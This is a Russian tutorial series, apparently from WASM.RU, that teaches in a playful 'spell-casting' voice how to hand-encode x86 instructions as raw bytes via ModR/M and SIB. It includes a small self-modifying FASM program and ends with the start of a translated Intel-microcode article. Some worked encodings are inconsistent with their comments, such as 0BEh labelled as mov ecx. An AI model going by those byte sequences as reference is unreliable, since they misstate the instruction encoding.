Начнём с простого случая, с MOV EAX,EDX. Как нам составить заклинание? Базовый опкод инструкции "MOV регистр,регистр" - 08Bh, но правило, которое мы применяли в прошлые разы, здесь не поможет, ведь здесь два операнда, а не один.

Чтобы составить требуемое заклинание, нам придётся обратиться к помощи дополнительного байта, применяемого как раз в таких случаях. Этот байт называется ModR/M, и, если он есть, то располагается сразу после опкода. Сам ModR/M делится на три поля следующим образом:

• Биты 6-7 - Mod
• Биты 3-5 - Reg/Opcode (пока что я буду называть это поле просто Reg)
• Биты 0-2 - R/M

Здесь поля Reg и R/M обычно служат для указания операндов. Помня вышеизложенное, можно легко составить заклинание - в Reg помещаем номер первого регистра, в R/M - номер второго. А в Mod помещаем 3 (почему, пока говорить не буду, ибо вы можете не выдержать обрушившегося на вас знания и цифровые духи будут пировать на ваших костях).

Для удобства ниже даны номера регистров в двоичном формате:

• EAX - 000b
• ECX - 001b
• EDX - 010b
• EBX - 011b
• ESP - 100b
• EBP - 101b
• ESI - 110b
• EDI - 111b

А 3, которое помещается в поле Mod, в двоичной системе счисления равна 11b. Вот и само заклинание для MOV EAX,EDX:

```
        db      08Bh,11000010b
```

Первый байт (08Bh) - это опкод. Второй байт можно логически разделить так: 11(Mod)-000(Reg=EAX)-010(R/M=EDX).

Теперь рассмотрим инструкцию "ADD регистр,регистр". Её базовый опкод равен 03h и она повинуется только что рассмотренному правилу, поэтому мы можем легко составить заклинание, например, для ADD ECX,EBX:

```
        db      03h,11001011b ; 03h(Опкод), 11(Mod)-001(Reg=ECX)-011(R/M=EBX)
```

Теперь давайте составим заклинание для следующей программы:

```
        mov     eax,10
        mov     edx,15
        add     eax,edx
```

В результате в eax должно получиться 25. Вот текст такой программы для тех, кто пока не сумел ввести его сам:

```
format PE console
entry start

include '..\..\include\kernel.inc'
include '..\..\include\user.inc'
include '..\..\include\macro\stdcall.inc'
include '..\..\include\macro\import.inc'

section '.data' data writeable readable

_d      db '%d',0

section '.code' code executable readable

start:

        db      0B8h            ; mov eax, 10
        dd      10
        db      0BAh            ; mov edx, 15
        dd      15
        db      3,11000010b     ; add eax, edx

        push    eax
        push    _d
        call    [printf]
        add     esp,8

        invoke  ExitProcess,0

section '.idata' import data readable writeable

                library kernel32,'kernel32.dll',\
                        msvcrt,'msvcrt.dll'
kernel32:       import  ExitProcess,'ExitProcess'
msvcrt:         import  printf,'printf'
```

Если вы внимательно читали то, о чём говорилось в предыдущей главе, то вспомните, что PUSH EAX можно заменить на 50h. А как заменить PUSH _d? _d - это имя (оно же адрес) переменной, то есть 32-битное число. Опкод "PUSH число" 68h, поэтому соответствующее заклинание такое:

```
        db      68h
        dd      _d
```

ADD ESP,8 заколдовать тоже несложно. Базовый опкод "ADD регистр,число" 81h. Однако для этой инструкции не применимы заклинания, которые мы творили ранее, ведь здесь операндами выступают не два регистра, а только один регистр и число-константа. Как же быть? Очень просто: в Reg записывается 0, а в R/M - номер регистра. В Mod, как и ранее, помещаем 11b, а число должно идти сразу после опкода и байта ModR/M. В итоге получается следующая программа:

```
format PE console
entry start

include '..\..\include\kernel.inc'
include '..\..\include\user.inc'
include '..\..\include\macro\stdcall.inc'
include '..\..\include\macro\import.inc'

section '.data' data writeable readable

_d      db '%d',0
```

```
section '.code' code executable readable

start:

        db      0B8h            ; mov eax, 10
        dd      10
        db      0BAh            ; mov edx, 15
        dd      15
        db      3,11000010b     ; add eax, edx

        db      50h             ; push eax
        db      68h             ; push _d
        dd      _d

        call    [printf]

        db      81h,11000100b   ; add esp, 8
        dd      8

        invoke  ExitProcess,0

section '.idata' import data readable writeable

                library kernel32,'kernel32.dll',\
                        msvcrt,'msvcrt.dll'
kernel32:       import  ExitProcess,'ExitProcess'
msvcrt:         import  printf,'printf'
```

Надеюсь, вы усвоили материал данной главы. При необходимости проведите курс медитаций или (в крайнем случае) пишите мне по адресу aquila@wasm.ru.

В следующей главе я окончу свой рассказ о байте ModR/M и расскажу о секретах еще одного байта - SIB.

Заклинание кода: Далет

Автор: Aquila / WASM.RU

Дата: 2002-12-05

Говорят, что Баал, помимо написания своей книги, которая так и называется "Книга Баала", создаёт собственные операционные системы. Поистине с диавольской хитростью он смог сделать так, что почти каждый из нас пользуется одной из них, попадая таким образом в тень Баала, в сумерках которой рыщут его дети в поисках подати, которую не брезгуют взимать чем угодно, но преимущественно зеленью. Когда кто-нибудь, набравшись смелости, замечает Баалу, что поведение его детей слишком вызывающе и даже разрушительно для окружающей среди, он отвечает: "Но разве не достоин я некоторого количества денег от пользователей моих операционных систем? И разве не нужно моим кобольдам из индийских пределов есть, пить и отдыхать? Разве не работают они в поте лица своего, чтобы принести Человечеству лучшие операционные системы? Разве не должны вы отдать мне все свои деньги?". На последнем Баал обычно замолкает, понимая, что ляпнул что-то не то. На сем мы вернёмся к теме данного фолианта: к заклинанию кода.

В прошлой главе я рассказал, что такое байт ModR/M и показал некоторые из его возможностей, но далеко не все. Пришло время поговорить о поле Mod. Но прежде я хотел бы напомнить о том, какие режимы адресации есть в современных процессорах семейства x86.

Как вы должны уже знать, многие инструкции позволяют использовать косвенную адресацию:

```
mov eax,[edx]
```

В данном примере в EAX копируется значение ячейки памяти, адрес которой находится в EDX. Также вам должно быть известно, что в ассемблерах процессоров семейства x86 возможны и такие финты:

```
mov eax,[edx+ecx*4+1000]
```

Здесь в EAX копируется содержимое ячейки памяти, адрес которой вычисляется следующим образом: содержимое ECX умножается 4, прибавляется к содержимому EDX, а к полученному результату добавляется 1000. А ещё вам должно быть известно, что косвенная адресация может быть только в одном операнде, но не в двух. Поэтому инструкции, подобные следующей, недопустимы, а при попытке их трансляции будет выдана ошибка:

```
mov [eax],[edx]
```

Возможно, у вас возникли вопросы: "А где можно взять полный список возможных режимов адресации? И насколько можно умножать регистры? На 4 можно - а на 10?". Ответ на эти вопросы можно получить с помощью магической формулы, данной интеловскими гномами в Книге Двойных Слов. Вот она:

```
[регистр1+регистр2*множитель+смещение]
```

Регистр1 - это один из 8 регистров общего назначения. Регистр2 - тоже один из регистров общего назначения, за исключением ESP (почему - объяснено ниже). Множителем может быть число 1, 2, 4 или 8, то есть умножить на 10 или 100 не получится (а жаль). Смещение может быть 8-, 16- или 32-битным (последние два - в зависимости от того, в каком режиме работает программа, в 16- или 32-битном).

Теперь я научу вас составлять заклинания, в которых используется косвенная адресация, если множитель равен 1. Другие множители требуют использования ещё одного байта (SIB), но о нём будет рассказано несколько позднее.

Помните поле Mod в ModR/M? Как могли догадаться самые прозорливые, название этого поля происходит от слова MODe, которое означает "режим" (но не как "правящий режим", а как "режим работы"). Это потому, что поле Mod задаёт, что именно кодируется в R/M. Оказывается, в сочетании с Mod, R/M может кодировать не только регистры, но и различные режимы косвенной адресации. Отмечу, что назначение поля Reg не изменяется - в нём всегда кодируется номер регистра (либо расширение опкода, но об этом в другой главе).

Мы помещали в поле Mod 11b. Это означало, что в R/M находится номер регистра. А что представляют из себя другие режимы? Вот как интерпретируется значение поля R/M в режиме 00b.

• 000b - [EAX]
• 001b - [ECX]
• 010b - [EDX]
• 011b - [EBX]
• 100b - за байтом ModR/M следует байт SIB
• 101b - за ModR/M следует 32-битное смещение (адрес памяти)
• 110b - [ESI]
• 111b - [EDI]

Теперь давайте составим заклинание для следующего нехитрого действия:

```
mov eax,[edx]
```

Думаю, взглянув на вышеприведённый список и зная, что опкод операции "MOV регистр,регистр/память" (где "регистр/память" означает, что параметр - это либо регистр, либо адрес ячейки памяти) 8Bh, вы легко догадаетесь, что получится:

```
db 8Bh,00000010b ; 08Bh(Опкод), 00(Mod)-000(Reg=EAX)-010(R/M=[EDX])
```

Теперь предположим, что у нас есть переменная var, содержимое которой нужно скопировать в ESI. В FASM это записывается следующим образом:

```
mov esi,[var] ; в MASM можно записать mov esi,var
```

Чтобы составить правильное заклинание, поместим, согласно списку выше, в поле R/M 101b, а после байта ModR/M поместим адрес переменной:

```
db 8Bh,00110101b
dd var
```

Чувствуете Силу? С каждым заклинанием вы становитесь все могущественнее и могущественнее. Но успокаиваться рано. Внимательный читатель может заметить, что в списке выше отсутствуют регистры EBP и ESP, хотя, как легко убедиться, инструкции MOV EAX,[EBP] и MOV EAX,[ESP] поддерживаются. Значит, должен быть какой-то другой путь, чтобы их закодировать? Безусловно, он есть, ведь мы ещё не рассмотрели другие возможные значения поля Mod, а посему перейдём к следующему значению - 01b. В этом случае поле R/M интерпретируется следующим образом:

• 000b - [EAX] + 8-битное смещение
• 001b - [ECX] + 8-битное смещение
• 010b - [EDX] + 8-битное смещение
• 011b - [EBX] + 8-битное смещение
• 100b - за ModR/M следует SIB, а далее 8-битное смещение
• 101b - [EBP] + 8-битное смещение
• 110b - [ESI] + 8-битное смещение
• 111b - [EDI] + 8-битное смещение

Из этого списка можно получить ответ, как же заколдовать инструкцию MOV EDI,[EBP]. Фактически, у нас получается MOV EDI,[EBP+0], а заклинание будет следующим:

```
db 8Bh,01111101b,0 ; 08Bh(Опкод),
```

```
                ; 01(Mod)-111(Reg=EDI)-101(R/M=[EBP+смещ8b]),
                ; 0(8-битное смещение)
```

Если вы поняли, как работает режим 01b, то и режим 01b для вас не будет сложным.

• 000b - [EAX] + 32-битное смещение
• 001b - [ECX] + 32-битное смещение
• 010b - [EDX] + 32-битное смещение
• 011b - [EBX] + 32-битное смещение
• 100b - за ModR/M следует SIB, а далее 32-битное смещение
• 101b - [EBP] + 32-битное смещение
• 110b - [ESI] + 32-битное смещение
• 111b - [EDI] + 32-битное смещение

Давайте заколдуем инструкцию ADD ECX,[EBX+100000]:

```
db 3,10001011b  ; 03h(Опкод)
                ; 10(Mod)-001(Reg=ECX)-011(R/M=[EBX+смещ32b])
dd 100000       ; 32-битное смещение
```

Остался последний режим (11b), но думаю, что здесь уже и так всё ясно, ведь мы неоднократно пользовались им в прошлой главе. Вот как интерпретируется поле R/M в режиме 11b:

• 000b - EAX
• 001b - ECX
• 010b - EDX
• 011b - EBX
• 100b - ESP
• 101b - EBP
• 110b - ESI
• 111b - EDI

Итак, теперь вы можете с лёгкостью заколдовывать инструкции, в которых есть косвенная адресация вида [регистр+смещение] или просто адрес переменной. Но как же окончательно обрести власть над инструкциями ассемблера и овладеть искусством заклинания всех режимов адресации? Ответ прост - читайте дальше! Ибо я собираюсь поведать вам о следующем поле, которое и применяется для этих целей - SIB.

Когда интеловские гномы создавали режимы адресации, один из них нашёл подземный опиумный цветок и выпил из него весь нектар. После этого на него снизошла благодать и он придумал, что можно добавить ещё один байт, расширив количество вариантов адресации, и тем самым вселить в сердца пользователей почтение к мастерству интеловских гномов. Сказано - сделано. Хотя злые языки говорят, что способ, предложенный гномами, кривой и надо совсем не так.

Но вернёмся к делу. С помощью байта SIB можно задавать выражения вида [регистр1+регистр2*множитель+смещение]. Структура байта SIB такова:

• Биты 6-7: множитель
• 00b - 1
• 01b - 2
• 10b - 4
• 11b - 8
Биты 3-5: регистр2
• 000b - EAX
• 001b - ECX
• 010b - EDX
• 011b - EBX
• 100b - регистр2 не используется

• 101b - EBP
• 110b - ESI
• 111b - EDI
Биты 0-2: регистр1
• 000b - EAX
• 001b - ECX
• 010b - EDX
• 011b - EBX
• 100b - ESP
• 101b - 32-битное смещение, если Mod в ModR/M равен 00, в противном случае EBP
• 110b - ESI
• 111b - EDI

Попробуйте следующее упражнение: глядя на приведённую таблицу произносите "Ом" на выдохе, а "Ам" на вдохе и одновременно чертите левой рукой круг, а правой - квадрат. Через несколько часов вы, без всякого сомнения, познаете Дао SIB, а я постараюсь вам в этом помочь своими мудрыми наставлениями и замечаниями. Давайте разомнем ваши косточки и немного потренируемся.

Начнём с MOV ECX,[EDI+ESI*4]. Разложим ModR/M: Mod должно быть равно 00, Reg - 001b (ECX), R/M - 100b (потому что далее следует SIB). Теперь разложим SIB: в поле множитель должно быть 10b (что указывает на значение 4), в регистр2 (который должен быть умножен на 4) - 110b (ESI), в регистр1 - 111b (EDI). В итоге получается следующее прекрасно работающее заклинание:

```
db 8Bh,00001100b,10110111b
```

Вернёмся к вопросу о том, как заколдовать MOV EAX,[ESP]. Теперь вы можете это сделать, поскльку это довольно просто. В самом деле: Mod=00b, Reg=000b (EAX), R/M=100b (нам понадобится поле SIB). SIB: множитель=00b (*1), регистр2=100b (не используется), регистр1=100b (ESP).

```
db 8Bh,00000100b,00100100b
```

Обратите внимание на следующее. Во-первых, регистр2 не может быть ESP, ведь значение 100b, которое должно было символизировать ESP, указывает, что регистр2 не используется. Соответственно, заколдовать инструкцию MOV EAX,[EDX+ESP*4] не получится (хотя MOV EAX,[ESP+EDX] или MOV EAX,[ESP+4*EDX] - вполне).

Во-вторых, если в Mod 00b, то 101b в регистр1 означает, что далее следует 32-битное смещение. Поэтому, чтобы заколдовать MOV EAX,[EBP+EDX], нужен описанный выше трюк: в Mod помещается 01b, а после SIB идет нулевое 8-битное смещение.

На досуге попытайтесь составить заклинания для различных инструкций.

В следующей главе речь пойдёт о том, как читать Книгу Двойных Слов.

Заклинание кода: Хей

Автор: Aquila / WASM.RU

Дата: 2002-12-20

В прошлом веке магия кода пользовалась почтением, а ремесленный подход к программированию, которым грешат многие нынешние адепты, был не так распространён. В те времена заклинание кода было популярно, особенно среди заклинателей демонов. Таинственные маги древности обладали невероятными на взгляд современного обывателя способностями: практически из ничего они вызывали грозных духов, ужасных привидений и призраков давно умерших программ, которые, как армия Франкенштейнов, собирали свою черную жатву. Однако разрушительное влияние Баала коснулось и магов. Со временем клан заклинателей демонов измельчал, старые герои сошли со сцены, на их место пришли новые маги. Но большинство из них отдало предпочтение бааловым лженаукам и дельфовщине. Они также создавали демонов, но их творения были убоги - так же, как и их создатели, и как инструменты, которые они использовали для своей псевдомагии. И поскольку судьба этих заклинателей не слишком завидна, перейдём к чтению Книги Двойных Слов. Да отступит тьма и прольётся на нас благословенный свет!

Книгу Двойных Слов написали интеловские гномы для того, чтобы можно было создавать заклинания для их процессоров. В ней три тома. Первый том посвящён основам архитектуры интеловских процессоров и о них излагается на протяжении более чем 400 страниц. Во втором томе рассказывается о формате инструкций процессора и приводится их подробное описание, что заняло почти 1000 страниц. Наконец, третий том предназначен брухо, которые хотят поселить в ЭВМ собственную операционную систему, посрамив тем самым Баала.

Нам понадобится второй том Книги Двойных Слов. Если вы до сих пор не получили свою копию в пристанище интеловских гномов в Междусети, самое время сделать это сейчас.

Теперь откроем том на 472 странице. Это описание знакомой нам инструкции MOV. Здесь можно видеть, что оно состоит из двух частей: краткий обзор (в квадратной рамке) и подробный (все остальное). Сейчас нас интересует то, что находится в квадратной рамке:

```
Opcode      Instruction        Description
88 /r       MOV r/m8,r8        Move r8 to r/m8
89 /r       MOV r/m16,r16      Move r16 to r/m16
89 /r       MOV r/m32,r32      Move r32 to r/m32
8A /r       MOV r8,r/m8        Move r/m8 to r8
8B /r       MOV r16,r/m16      Move r/m16 to r16
8B /r       MOV r32,r/m32      Move r/m32 to r32
8C /r       MOV r/m16,Sreg**   Move segment register to r/m16
8E /r       MOV Sreg,r/m16**   Move r/m16 to segment register
A0          MOV AL,moffs8*     Move byte at (seg:offset) to AL
A1          MOV AX,moffs16*    Move word at (seg:offset) to AX
A1          MOV EAX,moffs32*   Move doubleword at (seg:offset) to EAX
A2          MOV moffs8*,AL     Move AL to (seg:offset)
A3          MOV moffs16*,AX    Move AX to (seg:offset)
A3          MOV moffs32*,EAX   Move EAX to (seg:offset)
B0+ rb      MOV r8,imm8        Move imm8 to r8
B8+ rw      MOV r16,imm16      Move imm16 to r16
B8+ rd      MOV r32,imm32      Move imm32 to r32
C6 /0       MOV r/m8,imm8      Move imm8 to r/m8
C7 /0       MOV r/m16,imm16    Move imm16 to r/m16
C7 /0       MOV r/m32,imm32    Move imm32 to r/m32
```

Opcode - это опкод, Instruction - инструкция, а Description - описание. Посмотрите внимательно. Очевидно, что для колдования инструкции MOV есть несколько опкодов (довольно много, если быть точным). Какие же и когда применять? И по каким правилам?

Правила задаются в графе Instruction, рядом находится краткое описание. Всё, что нужно - это уметь читать условные обозначения ("/r", "r8" и т.п.). Далее приведён полный список обозначений, используемых интеловскими гномами. Практически, это перевод одной из глав Книги Двойных Слов. Нижеприведенные описания не обязательно читать подробно сразу - они пригодятся при разборе конкретных опкодов и выполняют справочную роль.

-= Начались даоподобные слова из Книги Двойных слов =-

Обозначения в колонке Opcode

/цифра - в Reg/Opcode всегда находится это число. Своёго рода расширение опкода за счёт поля Reg в ModR/M. Также это значит, что ModR/M задаёт только один операнд (r/m - регистр/память).

/r - ModR/M задаёт оба операнда (регистр и r/m).

eb, cw, cd, cp - однобайтное (eb), двухбайтное (cw), четырехбайтное (cd) или шестибайтное (cp) значение. Следует за опкодом и, возможно, задаёт новое значение регистра.

ib, iw, id - однобайтное (ib), двухбайтное (iw) или четырёхбайтное (id) непосредственное значение (число). Следует за опкодом, ModR/M и SIB (если таковые есть). Со знаком или без знака это значение - определяется опкодом.

+rb, +rw, +rd - номер регистра от нуля до 7. Добавляется к байту слева от знака "+". В результате получается окончательный опкод. Ниже даны номера регистров.

	rb	rb	rd
	--	--	--
0	AL	AX	EAX
1	CL	CX	ECX
2	DL	DX	EDX
3	BL	BX	EBX
4	AH	SP	ESP
5	CH	BP	EBP
6	DH	SI	ESI
7	BH	DI	EDI

+i - число от 0 до 7. Добавляемое к байту опкода слева от знака "+". Это число используется в инструкциях FPU, когда одним из операндов является ST(i) (FPU-регистр).

Обозначения в колонке Instruction

rel8 - относительный адрес (смещение). Задаёт смещение от 128 байт перед концом инструкции до 127 байт после конца инструкции. Иными словами, смещение от -128 до 127 байт относительно адреса после конца инструкции.

rel16 и rel32 - относительный адрес в пределах того же сегмента кода, в котором находится инструкция. rel16 относится к инструкциям с 16-битным операндом, rel32 - к инструкциям с 32-битным операндом.

ptr16:16 и ptr16:32 - дальний (far) указатель. "16:16" говорит о том, что значение указателя состоит из двух частей. Слева - 16-битное значение для сегментного регистра, справа - смещение внутри сегмента. ptr16:16 относится к инструкциям с 16-битным операндом, ptr16:32 - к 32-битным.

r8 - один из однобайтных регистров общего назначения (AL, CL, DL, BL, AH, CH, DH или BH).

r16 - один из двухбайтных регистров общего назначения (AX, CX, DX, BX, SP, BP, SI или DI).

r32 - один из четырехбайтных регистров общего назначения (EAX, ECX, EDX, EBX, ESP, EBP, ESI или EDI).

imm8 - непосредственное однобайтное значение. Это число в диапазоне от -128 до +127. В инструкциях, где imm8 скомбинировано с 16- или 32-битным операндом, непосредственное значение расширяется до размера операнда с сохранением знака (знаковое расширение: старшие

байты операнда заполняются старшим битом непосредственного значения).

imm16 - непосредственное двухбайтное значение. Это число в диапазоне от -32768 до +32767. Используется для инструкций с 16-битным операндом.

imm32 - непосредственное четырёхбайтное значение. Это число в диапазоне от -2,147,483,648 до +2,147,483,647. Используется для инструкций с 32-битным операндом.

r/m8 - однобайтный операнд. Является либо регистром общего назначения (AL, BL, CL, DL, AH, BH, CH и DH), либо адресом байта памяти.

r/m16 - двухбайтный регистр общего назначения (AX, BX, CX, DX, SP, BP, SI или DI), либо адрес ячейки памяти. Используется для инструкций с 16-битным операндом.

r/m32 - четырехбайтный регистр общего назначения (EAX, EBX, ECX, EDX, ESP, EBP, ESI или EDI), либо адрес ячейки памяти. Используемая для инструкций с 32-битным операндом.

m - адрес 16- или 32-битной ячейки памяти.

m8 - адрес однобайтной ячейки памяти в регистре (E)SI или (E)DI. Используется только со строковыми инструкциями.

m16 - адрес двухбайтной ячейки памяти в регистре (E)SI или (E)DI. Используется только со строковыми инструкциями.

m32 - адрес четырёхбайтной ячейки памяти в регистре (E)SI или (E)DI. Используется только со строковыми инструкциями.

m64 - адрес 64-битной (учетверённое слово) ячейки памяти. Используется только с инструкцией CMPXCHG8B.

m128 - адрес 128-битной (увосьмерённое слово) ячейки памяти. Используется только с инструкциями SSE и SSE2.

m16:16, m16:32 - адрес ячейки памяти, содержащей дальний указатель.

m16&32, m16&16, m32&32 - адрес ячейки памяти, состоящей из нескольких элементов, чьи размеры задаются справа и слева от амперсанда. Доступны все режимы адресации памяти. Операнды m16&16 и m32&32 используются инструкцией BOUND (в них задаются верние и нижние границы массива). Операнд m16&32 используется LIDT и LGDT.

moffs8, moffs16, moffs32 - непосредственный адрес (смещение) байта, слова или двойного слова в памяти (число в moffs показывает размер ячейки памяти); байт ModR/M не представлен. Используется некоторыми вариантами инструкции MOV.

Sreg - сегментный регистр. Номера сегментных регистров в поле Reg байта ModR/M: 0=ES, 1=CS, 2=SS, 3=DS, 4=FS и 5=GS.

m32fp, m64fp, m80fp - адрес в памяти операнда с плавающей точкой одинарной точности, двойной точности или расширенной точности. Используются инструкциями FPU.

m16int, m32int, m64int - адрес в памяти целочисленного операнда размером в слово, двойное слово или учетверённое слово.

ST или ST(0) - верхний элемент стека регистров FPU.

ST(i) - i-тый элемент (от 0 до 7) от вершины стека регистров FPU.

mm - 64-битный MMX-регистр (от MM0 до MM7).

mm/m32 - младшие 32 бита MMX-регистра (от MM0 до MM7) или адрес 32-битной ячейки памяти.

mm/m64 - MMX-регистр (от MM0 до MM7) или адрес 64-битной ячейки памяти.

xmm - 128-битный XMM-регистр (от XMM0 до XMM7).

xmm/m32 - XMM-регистр (от XMM0 до XMM7) или адрес 32-битной ячейки памяти.

xmm/m64 - XMM-регистр (от XMM0 до XMM7) или адрес 64-битной ячейки памяти.

xmm/m128 - XMM-регистр (от XMM0 до XMM7) или адрес 128-битной ячейки памяти.

-= Закончились даоподобные слова из Книги Двойных слов =-

Воистину неземное блаженство нисходит, когда читаешь исполненные подобной мудрости слова. Подивимся же искусству интеловских гномов и перейдём к практическому применению информации из Книги Двойных Слов.

Обратимся к инструкции INC. Вот её описание:

```
Opcode       Instruction        Description
FE /0        INC r/m8           Increment r/m byte by 1
FF /0        INC r/m16          Increment r/m word by 1
FF /0        INC r/m32          Increment r/m doubleword by 1
40+ rw       INC r16            Increment word register by 1
40+ rd       INC r32            Increment doubleword register by 1
```

Мы увеличивали EAX на единицу с помощью опкода 40h, к которому прибавлялся номер регистра. Проверим, соответствует ли это описанию из Книги Двойных Слов. Нам нужна последняя строчка:

```
40+ rd       INC r32            Increment doubleword register by 1
```

В колонке Opcode указано "40+ rd". Согласно Книге Двойных Слов, "+rd" означает, что номер регистра прибавляется к байту слева от знака "+". Слева - 40h. Всё верно, это соответствует формуле "базовый опкод + номер регистра", которая вы использовали раньше, опираясь на мои наставления. Теперь вы можете опираться на Книгу Двойных Слов.

А что, если нужно увеличить на 1 не регистр, а ячейку памяти, на которую этот регистр указывает (например [eax])? Ищем нужную строчку в описании инструкции INC и находим:

```
FF /0        INC r/m32          Increment r/m doubleword by 1
```

Начнём с Opcode. "/0" говорит о том, что поле Reg в ModR/M всегда равно 0. Это неудивительно, поскольку здесь всего один операнд. "r/m32" задаёт либо регистр, либо ячейку памяти размером в двойное слово, используя поля ModR/M и, возможно, SIB. Зная это, можно легко составить заклинание:

```
        db 0FFh,00000000b ; FFh(Опкод), 00(Mod)-000(Reg="/0")-000(R/M=[EAX])
```

Обратите внимание: с помощью опкода "FF /0" можно заколдовать также и "INC EAX". В самом деле:

```
        db 0FFh,11000000b ; FFh(Опкод), 11(Mod)-000(Reg="/0")-000(R/M=EAX)
```

Не верите? Вот работающий код:

```
format PE console
entry start

include '..\..\include\kernel.inc'
include '..\..\include\user.inc'
include '..\..\include\macro\stdcall.inc'
include '..\..\include\macro\import.inc'

section '.data' data writeable readable

_d      db '%d',0
var     dd 1024

section '.code' code executable readable

start:
```

```
        mov     eax,5           ; Помещаем в eax 5
        db      40h             ; inc eax
        db      0FFh,11000000b  ; inc eax
                        ; FFh(Опкод), 11(Mod)-000(Reg="/0")-000(R/M=EAX)

        push    eax             ; В eax - 7
        push    _d
        call    [printf]
        add     esp,8

        invoke  ExitProcess,0

section '.idata' import data readable writeable

                library kernel32,'kernel32.dll',\
                        msvcrt,'msvcrt.dll'
kernel32:       import  ExitProcess,'ExitProcess'
msvcrt:         import  printf,'printf'
```

Чудеса? Именно так. Интеловские гномы даровали нам много чудес и необъяснимых явлений. Похожая ситуация обстоит и с MOV. Для того, чтобы заколдовать "MOV ECX,EDX", можно использовать как

```
8B /r MOV r32,r/m32 Move r/m32 to r32
```

так и

```
89 /r MOV r/m32,r32 Move r32 to r/m32
```

Теперь вы, наверное, понимаете, почему интеловские процессоры, а также совместимые с ними (например те, которые делают гномы Амиды), получили такое широкое распространение. Ибо так неисчислимы чудеса и откровения, даруемые ими, что остается только в немом восхищении преклоняться перед гномьим мастерством.

Заклинание кода: Вав

Автор: Aquila / WASM.RU

Дата: 2002-12-20

Есть разные пути к Силе. И каждый по-разному себе её представляет. Кто-то представляет Силу как хитроумную шкатулку с невидимыми духами внутри, а кто-то день за днём пишет строки бессмысленного кода, двигающего колесо Сансары, и видит Силу в том, чтобы это колесо продолжалось вертеться. В погоне за Силой некоторые постигают дао программирования, другие продают душу Баалу, третьи призывают на помощь могучих демонов. Заклинание кода не является путём к Силе, оно является ключом ко многим путям. И пусть по ним вас ведёт безупречность.

В прошлой главе я рассказал, как читать Книгу Двойных Слов. Теперь вы можете колдовать почти любой 32-битный код, хотя кое-что и осталось недосказанным. Наверняка многие из вас хотели бы узнать, как можно на практике применить заклинание кода. Давайте рассмотрим простую самомодифицирующуюся программу.

Предположим, в нашей программе есть следующий код:

```
mov esi,50
mov edi,20
imul esi,5
add esi,edi
mov eax,esi
```

Очевидно, этот код вычисляет следующее значение в eax: esi*5+edi=50*5+20=270. А теперь мы хотим, чтобы наша программа модифицировала сама себя так, чтобы приведенный код превратился в:

```
mov ecx,50
mov edx,20
imul edx,5
sub edx,ecx
mov eax,edx
```

Это можно записать как edx*5-ecx=20*5-50=50. "Но возможно ли, чтобы программа без нашего участия сама себя изменила?", - может спросить иной читатель. Да, возможно. Разумеется, если мы правильно её запрограммируем и будем следовать канонам алхимии, а именно - смешивать всё в правильных пропорциях и давать свои зелья на пробу другим, прежде чем пить их самим.

Сначала давайте выясним, как будут выглядеть заколдованные инструкции. Первые две не представляют для нас особого труда, ведь мы уже работали с ними в предыдущих главах. Их заклинания выглядят так:

```
db 0BEh ; mov ecx, 50
dd 50
db 0BFh ; mov edx, 20
dd 20
```

Чтобы выяснить заклинание для третьей инструкции, следует обратиться к Книге Двойных Слов. Из всех опкодов нам подходит следующий:

```
6B /r ib         IMUL r32,r/m32,imm8
```

Согласно описанию, в поле Reg задается регистр назначения, в R/M - регистр или адрес ячейки памяти с умножаемым значением, а за опкодом следует байт с множителем. Таким образом, у нас получается следующее:

```
db 6Bh,11110110b,8
```

С операцией сложения регистров мы также уже имели дело:

```
        db 3,11110111b
```

Как вы должны помнить из предыдущей главы, "MOV регистр,регистр" можно закодировать двумя способами. Как выяснилось, FASM заколдовал нужную нам инструкцию сложения так:

```
01 /r    ADD r/m32,r32     Add r32 to r/m32
```

А мы в предыдущих главах использовали следующую инструкцию:

```
03 /r    ADD r32,r/m32     Add r/m32 to r32
```

Не страшно. Это просто результат того, что набор инструкций избыточный и к одной и той же цели ведут разные пути. Главное - аккуратно определить заклинание:

```
        db 1,11111110b ; 03(Опкод), 11(Mod)-111(Reg=EDI)-110(R/M=ESI)
```

Теперь перейдем к самомодифицированию программы. Вот рабочий текст:

```
format PE console
entry start

include '..\..\include\kernel.inc'
include '..\..\include\user.inc'
include '..\..\include\macro\stdcall.inc'
include '..\..\include\macro\import.inc'
include '..\..\include\macro\ccall.inc'

section '.data' data readable writeable

_d      db '%d', 0
var     dd 50

section '.code' code executable readable writeable

start:

                mov     [.mov_esi_imm],byte 0B9h
                mov     [.mov_edi_imm],byte 0BAh
                mov     [.imul_esi_imm+1],byte 11010010b
                mov     [.add_esi_edi],byte 02Bh
                mov     [.add_esi_edi+1],byte 11010001b
                mov     [.mov_eax_esi+1],byte 11010000b

                ; Модифицируемый код
.mov_esi_imm:   mov     esi,50
.mov_edi_imm:   mov     edi,20
.imul_esi_imm:  imul    esi,5
.add_esi_edi:   add     esi,edi
.mov_eax_esi:   mov     eax,esi

                ; Проверка модификации
                push    edx
                push    _d
                call    [printf]
                add     esp, 8

                invoke  ExitProcess,0

section '.idata' import data readable writeable

                library kernel32,'kernel32.dll',\
                        msvcrt,'msvcrt.dll'
kernel32:       import  ExitProcess,'ExitProcess'
msvcrt:         import  printf,'printf'
```

Строчка "section '.code' code executable readable writeable" указывает, что в сегмент кода можно писать. Мы модифицируем наш код очень простым методом: поверх имеющихся кодов записываем новые. После этого управление получает уже модифицированный код.

Как видите, самомодифицируемый код - это не так сложно: у вас есть код, и он сам себя модифицирует.

Использование микрокода в процессорах Интел

Автор: nomellames / SET#26, пер. Aquila

Дата: Не указана

версия для печати

0. Дисклэймер

Эта статья предназначается только для образовательных целях. Использование микрокода подпадает под копирайт Интела, и его незаконные модификации не приветствуются. Я не модифицировал микрокод и никоим образом не нарушал копирайт.

1. Введение

Несмотря на то, что моей специализацей является вордрайвинг (поиск незащищенных беспроводных сетей), моя первая статья будет посвящена использованию микрокода в процессорах Интел (обновление интеловского микрокода). И вы, мои дорогие друзья, наверное спросите, что это даст вам в плане компьютерной безопасности и как с помощью этого взломать аккаунт вашей подруги на hotmail.com.

Дело в том, что вышеупомянутый микрокод зашифрован, так чтобы только Интел мог его эффективно использовать. В том случае, если кто-то расшифрует микрокод, мы сможем модифицировать его так, как нам это будет нужно и залить в процессор. Теоретически...

